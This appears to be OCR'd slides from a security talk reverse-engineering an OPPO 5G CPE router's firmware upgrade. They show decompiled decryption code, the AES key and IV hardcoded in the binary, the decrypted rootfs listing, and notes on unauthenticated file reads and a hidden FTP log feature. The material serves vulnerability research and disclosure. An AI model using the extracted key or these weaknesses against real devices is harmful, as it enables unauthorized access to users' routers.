
```
if ( SpaceVerify((int)v1)
    || DecryptPack((int)v1)
    || DecompressPack(v1)
    || CheckVerify()
    || CheckSwVer((int)v1)
    || CheckHwVer()
    || (v8 = sub_9CC0(), UpgSha256sumValid((int)v8))
    || sub_933C((int)v1)
    || sub_797C(v1) )
```

- Do some checks
- Decrypt firmware
- Decompress firmware



```
memset(v11, 0, sizeof(v11));
if ( *(_DWORD *)a1 )
  snprintf(v11, 0x80u, "%s%s", (const char *)v5[0], "Upgrade.tar");
else
  snprintf(v11, 0x80u, "%s%s", "//oatptmp/upgrade/", "Upgrade.tar");
memset(s, 0, sizeof(s));
v3 = DecryptData(a1, *(const char **)(a1 + 4), 4176, v11);
if ( v3 )
{
  v7[0] = v8;
  std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::_M_construct
    v7,
    "RunTime",
    "",
    0);
  v9[0] = v10;
  std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::_M_construct
    v9,
    "/work/oppo_cpebuild/jenkins_work/workspace/HRI_WTD_SDX55_CPE_20504_release/2007141810/s
    "_11.B.001_release_14181019_WORK/codebase/SDX55/application/upgrade/code/upgmng/UpgProc.
    "",
    0);
  OatpLogFileLine(v7, 2, v9, 356, "[%s]: Decrypt file error!", "DecryptPack");
  if ( v9[0] != v10 )
    operator delete(v9[0]);
  if ( v7[0] != v8 )
    operator delete(v7[0]);
  snprintf(s, 0x100u, "rm -rf %s && rm -rf %s", *(const char **)(a1 + 4), v11);
  system(s);
  system("sync");
```

upg_mng – firmware decryption




```
v10 = EVP_CIPHER_CTX_new();
v11 = EVP_CIPHER_CTX_reset(v10);
cipher_type = EVP_aes_256_ofb(v11);
EVP_CipherInit_ex(v10, cipher_type, 0, 0, 0, 0);
EVP_CIPHER_CTX_set_key_length(v10, 32);
EVP_CipherInit_ex(v10, 0, 0, (int)AES_key, (int)"e\x93k\x99o\x9Fu\xA3y\xAB\x7F\xB1\x83\xB5\x89\xBBDecryptPack", 0);
fseek(v8, a3, 0);
while ( 1 )
{
  memset(s, 0, sizeof(s));
  memset(v22, 0, sizeof(v22));
  v13 = fread(s, 1u, 0x400u, v8);
  if ( v13 <= 0 )
    break;
  if ( !EVP_CipherUpdate(v10, (int)v22, (int)&v16, (int)s, v13) )
    goto LABEL_8;
  fwrite(v22, 1u, v16, v9);
}
if ( !EVP_CipherFinal_ex(v10, v22, &v16) )
{
LABEL_8:
  v14 = 1;
  goto LABEL_9;
}
fwrite(v22, 1u, v16, v9);
```


```
AES_key         DCB 1, 3, 5, 7, 0xB, 0xD, 0x11, 0x13, 0x17, 0x1D, 0x1F; 0
                DCB 0x25, 0x29, 0x2B, 0x2F, 0x33, 0xFD, 0xFB, 0xF7, 0xF3; 11
                DCB 0xF1, 0xED, 0xE9, 0xE7, 0xE5, 0xE3, 0xDD, 0xD9, 0xD5; 20
                DCB 0xD3, 0xD1, 0xCF     ; 29
; char AES_IV[16]
AES_IV          DCB "e",0x93,"k",0x99,"o",0x9F,"u",0xA3,"y",0xAB,0x7F,0xB1,0x83,0xB5,0x89
                DCB 0xBB                 ; 15
; char aDecryptpack[12]
aDecryptpack    DCB "DecryptPack",0
```

Key + IV hardcoded in binary

Unencrypted firmware



```
➜  scripts file 4abf7ozip.dec
4abf7ozip.dec: POSIX tar archive (GNU)
➜  scripts xxd 4abf7ozip.dec | head
00000000: 6465 7669 6365 6964 0000 0000 0000 0000  deviceid........
00000010: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000020: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000030: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000040: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000050: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000060: 0000 0000 3030 3030 3636 3400 3030 3031  ....0000664.0001
00000070: 3735 3600 3030 3031 3735 3600 3030 3030  756.0001756.0000
00000080: 3030 3030 3030 3400 3134 3031 3731 3034  0000004.14017104
00000090: 3331 3100 3031 3237 3135 0020 3000 0000  311.012715. 0...
➜  scripts binwalk 4abf7ozip.dec

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             POSIX tar archive (GNU)

➜  scripts ▌
```



upackUpdate

Имя

- deviceid
- digitalSign
- update_ubi
  - boot.img
  - device_table.txt
  - file_contexts
  - firmware-update
    - _NON-HLOS.ubi-0.extracted
    - NON-HLOS.ubi
  - META-INF
    - com
  - recovery
    - etc
    - recovery-from-boot.p
  - system
- update_ubi.zip
- UpgSha256
- UpgTaskFile
- version.txt

Tar archive with
Linux system/ — rootfs

Results so far

1.

We can read files without authorization


2.

We downloaded (and decrypted) firmware

3.

We have all binaries and data files

Low hanging fruits




```
v7 = Json::Value::operator[](v17, "reqType");
Json::Value::Value((Json::Value *)v18, "http");
v8 = Json::Value::operator==(v7, v18);
Json int alue::~Value((Json::Value *)v18);
if ( v8 )
{
  v11 = downloadWithHttp(a1, a3);
}
else
{
  v9 = Json::Value::operator[](v17, "reqType");
  Json::Value::Value((Json::Value *)v18, "ftp");
  v10 = Json::Value::operator==(v9, v18);
  Json::Value::~Value((Json::Value *)v18);
  if ( !v10 )
  {
LABEL_4:
    v11 = 1;
    goto LABEL_5;
  }
  v11 = SendToFtp(a1, (int)v17);
}
```

This feature does not show in the web application, but we can download logs via FTP

What could possibly go wrong?

Low hanging fruits

